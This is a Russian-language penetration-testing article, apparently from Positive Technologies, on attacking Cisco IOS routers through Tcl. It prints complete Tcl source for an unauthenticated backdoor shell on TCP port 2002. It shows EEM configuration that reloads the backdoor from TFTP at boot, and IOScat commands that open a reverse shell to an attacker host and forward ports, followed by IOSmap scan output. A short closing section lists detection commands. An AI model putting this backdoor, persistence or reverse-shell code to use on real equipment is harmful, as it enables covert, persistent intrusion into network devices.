ЗАО / ПОЗИТИВ ТЕКНОЛОДЖИЗ
107241 / МОСКВА / ЩЕЛКОВСКОЕ ЩОССЕ / Д.23А
ТЕЛ.: +7 (495) 744 01 44 / ФАКС: +7 (495) 744 01 87 / PT@PTSECURITY.RU
WWW.PTSECURITY.RU / WWW.MAXPATROL.RU / WWW.SECURITYLAB.RU

АТАКА НА TCL

РОМАН ИЛЬИН

POSITIVE TECHNOLOGIES

ОГЛАВЛЕНИЕ

Достаточно часто в ходе проведения работ по тестированию на проникновение встречаются маршрутизаторы Cisco Systems с привилегированным доступом (level 15), что позволяет использовать их для дальнейшего развития атак с применением функционала Tcl. Несколько методов проведения таких атак я опишу в этой статье.

1. ВВЕДЕНИЕ

Tcl (Tool Command Language, http://www.tcl.tk) – скриптовый язык, часто применяемый с графической библиотекой Tk, был придуман в начале 80-х годов и из-за своей простоты до сих пор продолжает повсеместно использоваться как встроенный в различные приложения (вспомним хотя бы программы expect или irc-ботов eggdrop, использование его как модуля к серверной части apache mod_tcl). В операционную систему IOS, используемую маршрутизаторами Cisco Tcl, был введен с версии IOS 12.3(2)T http://www.cisco.com/en/US/docs/ios/12_3t/12_3t2/feature/guide/gt_tcl.html, что позволило реализовать в маршрутизаторах Cisco Systems функции выполнения "пользовательских" сценариев. Как наиболее известный пример можно упомянуть использование IOS IVR для создания интерактивных голосовых меню в системах IP-телефонии.

Используя функционал Tcl, мы имеем возможность работать с сокетами, в данном случае открывается некоторая перспектива использования маршрутизатора для выполнения следующих действий:

- разработка собственного варианта "бэкдора" с целью закрепления системы и доступа к ней в обход штатных механизмов защиты;
- использование маршрутизатора для проведения сканирования портов в различных сегментах сети;
- использование маршрутизатора для проброса действующих портов на порт интерфейса, организации обратного (реверсного) доступа к удаленным устройствам;
- разработка вариантов сценариев для перебора паролей (брутфорса) различных устройств и серверов в сети.

Данными методами также может воспользоваться злоумышленник, получив доступ к TFTP-серверу компании, где размещены существующие сценарии, и принудительно заменив существующий сценарий на собственный. В этом случае произойдет его загрузка и запуск на маршрутизаторе.



Рис. 1 Атака подменой Tcl-сценария

Давайте попробуем понять, как это можно реализовать с использованием удаленного шелла, который возможно использовать без явной аутентификации, с использованием входа на назначенный порт по протоколу Telnet. Подобный сценарий использовался в качестве задания на соревнованиях «Рускрипто CTF 2010» - http://www.ruscrypto.org/.

В первую очередь давайте разберем, как работает Tcl на устройствах под управлеием IOS.

2. ЗАГРУЗКА И ИСПОЛНЕНИЕ TCL-СЦЕНАРИЯ

1. Для первичной загрузки Tcl-сценариев необходимо иметь привилегированный доступ не ниже уровня 15 (enable).
2. Tcl-сценарий необходимо загружать удаленно, для этого можно использовать такие протоколы, как TFTP, FTP, RCP, SCP.
3. Загрузку и выполнение сценарий можно выполнять как напрямую в RAM-память маршрутизатора, так и во FLASH-память с последующим его запуском с файловой системы IOS.

Загрузка сценария во FLASH и последующее его выполнение:

Router# copy tftp://192.168.1.4/script.tcl flash://script.tcl

Router# tclsh flash://script.tcl

Загрузка сценария непосредственно с TFTP-сервера:

Router# tclsh tftp://192.168.1.4/script.tcl

Ниже приведен пример Tcl-сценария, который при запуске захватывает сокет на порт TCP/2002 и связывает его с интерфейсом командной строки (EXEC). Загрузка сценария выполняется методами, описанными выше (в приведенном примере с сервера TFTP).

```
proc callback {sock addr port} {
  fconfigure $sock -translation crlf -buffering line
  puts $sock "Cisco router admin console:"
  puts $sock " "
  puts -nonewline $sock "Router# "
  flush $sock
  fileevent $sock readable [list echo $sock]
}

proc echo {sock} {
    global var

    flush $sock

    if {[catch {gets $sock line}] ||
      [eof $sock]} {
      return [close $sock]
    }

    catch {exec $line} result
    if {[catch {puts $sock $result}]} {
      return [close $sock]
        }
```

```
puts -nonewline $sock "Router# "
flush $sock
}

set port 2002
set sh [socket -server callback $port]
vwait var
close $sh
```

После загрузки и последующего запуска вышеприведенного сценария появится возможность зайти в систему (режим EXEC) без использования учетных записей и выполнять любые команды с использованием привилегий суперпользователя (level 15):

```
[ptsec@maxpatrol ~]$ telnet router 2002
Trying 192.168.1.10...
Connected to router.
Escape character is '^]'.

Cisco router admin console:

Router#
```



Рис. 2 Пример загрузки сценария–бэкдора

Хотел рассказать о некоторых ограничениях при работе с Tcl на устройствах под управлением IOS, которые необходимо учитывать. В первых версиях IOS, включавших поддержку Tcl, сценарий продолжал свою работу даже при прерывании EXEC-сессии. В новых версиях последовало исправление, которое завершает работу сценария при обрыве линии или по команде ***clear line***. Данный "патч-фикс" производителя можно обойти несколькими способами:

1. На линиях (console 0 или vty 0 4), с которых запускается сценарий, применить команду exec-timeout 0 0, в противном случае по завершении сессии сценарий прекратит свою работу.

Router>en

Router#conf t

Enter configuration commands, one per line. End with CNTL/Z.

Router(config)#line vty 0 4

Router(config-line)#exec-timeout 0 0

2. Производить запуск сценария с использованием апплетов EEM (Embedded Event Manager) по триггеру, которым может быть любое действие, в том числе периодический запуск по таймеру. В примере ниже показана конфигурация, которая загружает сценарий с TFTP через 20 секунд после запуска маршрутизатора.

   Router(config)# event manager applet BACKDOOR

   Router(config-applet)# event timer countdown name Delay time 20

   Router(config-applet)# action 1.0 cli command "enable"

   Router(config-applet)# action 1.1 cli command "tclsh tftp://192.168.1.4/script.tcl"

   Router(config-applet)# action 1.2 syslog msg "Backdoor is executed"

3. Конвертировать Tcl-сценарий в формат политик EEM (Embedded Event Manager) и запускать их по триггеру, которым может быть любое действие, в том числе периодический запуск по таймеру.

3. ГОТОВЫЕ УТИЛИТЫ

В ряде ситуаций можно использовать готовые сценарии, такие как IOScat и IOSmap, входящие в IOScat, которые позволяют осуществлять проброс портов, прием и передачу файлов путем манипуляций с сокетами.

С помощью встроенного языка Tcl можно использовать маршрутизатор аналогично ПК с установленным приложением Netcat, предварительно загрузив сценарий Tcl в flash маршрутизатора или используя TFTP-сервер напрямую в RAM. Методика загрузки и установки Tcl на маршрутизатор описана выше.

Примеры реализации:

Организация бэкдора на маршрутизаторе (2002 порт)

Router# tclsh tftp://192.168.1.4/ioscat.tcl -ip2002 –oe



Рис. 3 Организация бэкдора на маршрутизаторе

Организация реверсного шелла на адрес атакующего (порт 12345)

Router# tclsh tftp://192.168.1.4/ioscat.tcl -ie -oa192.168.1.4 -op12345

(на вашей машине, приемником шелла пойдет обычный netcat, >nc -l -p 12345)



Рис. 4 Организация реверсного шелла на адрес атакующего

Проброс удаленного порта на локальный порт маршрутизатора (2002)

Router# tclsh tftp://192.168.1.4/ioscat.tcl -ip2002 -oa192.168.2.1 -op80



Рис. 5 Проброс удаленного порта на локальный порт маршрутизатора

Для данного сценария есть много других примеров, например, копирование файлов с использованием сокетов, имитация Telnet-сессии на удаленном хосте, а также много других функций, о которых можно узнать на сайте разработчика.

Сценарий с названием IOSmap – не что иное, как попытка создать аналог сканера nmap, конечно, с урезанным функционалом, но в данном случае достаточно эксклюзивным для работы в среде IOS. Функционал этого Tcl-сценария позволяет производить сканирование диапазонов IP-адресов на открытых tcp/udp-портах, в том числе используя метод инвентаризации хостов посредством протокола icmp.

Рассмотрим примеры использования:

Router>en

Router#tclsh tftp://192.168.1.4/iosmap.tcl 192.168.1.1-5 -p20-24,80,443

Loading iosmap.tcl from 192.168.1.4 (via FastEthernet0/0): !

[OK - 15912 bytes]

Loading services.list from 192.168.1.4 (via FastEthernet0/0): !

[OK - 42121 bytes]

Starting IOSmap 0.9 (http://www.defaultroute.ca) at 2002-03-01 02:59 UTC

Free Memory on Platform = 29038388 / Memory required for this scan = 2622514

Host 192.168.1.1 is unavailable

Host 192.168.1.2 is unavailable

Host 192.168.1.3 is unavailable

Interesting ports on host 192.168.1.4

PORT	*STATE*	*SERVICE*
20/tcp	*closed*	*ftp-data*
21/tcp	*closed*	*ftp*
22/tcp	*closed*	*ssh*
23/tcp	*closed*	*telnet*
24/tcp	*closed*	*priv-mail*
80/tcp	*open*	*http*
443/tcp	*closed*	*https*

Host 192.168.1.5 is unavailable

Router#

Изменить варианты сканирования сценария можно путем добавления следующих аргументов:

- -sP – только по ответу хоста;
- -sT – TCP-портов, методом TCP connect;
- -sU – UDP-портов, через функционал IP SLA.

Учитывая богатые возможности TCL, можно разработать множество подобных, интересных в использовании приложений для дальнейшей их реализации в сетевой среде на оборудовании Cisco Systems.

4. МЕТОДЫ ОБНАРУЖЕНИЯ

Имея возможность запускать сценарии, также интересно иметь возможность отследить их исполнение; сделать это можно, подсмотрев процессы и состояние портов на маршрутизаторе с помощью следующих команд маршрутизатора:

Router#show processes cpu | i Tcl

212 2284 17762 128 3.68% 2.88% 0.67% 162 Tcl Serv - tty16

```
Router#show tcp brief all
TCB        Local Address          Foreign Address        (state)
659CDABC  192.168.1.10.23        192.168.1.4.5163       ESTAB
654485B4  *.2002                 *.*                    LISTEN
65CA2D04  *.80                   *.*                    LISTEN
```

Начиная с версии IOS 12.4(4)T, появилась возможность использования CPP (Control Plane Policy):

```
Router#show control-plane host open-ports
Active internet connections (servers and established)
Prot      Local Address      Foreign Address            Service    State
 tcp           *:23               *:0                  Telnet    LISTEN
 tcp           *:23      192.168.1.4:1379                      Telnet ESTABLIS
 tcp           *:80               *:0                HTTP CORE    LISTEN
 tcp         *:1234               *:0          Tcl Serv - tty163  LISTEN
```

Также можно использовать и автоматизированные средства, например, систему контроля защищенности и соответствия стандартам MaxPatrol (http://www.ptsecurity.ru).



Рис. 6 Система контроля защищенности и соответствия стандартам MaxPatrol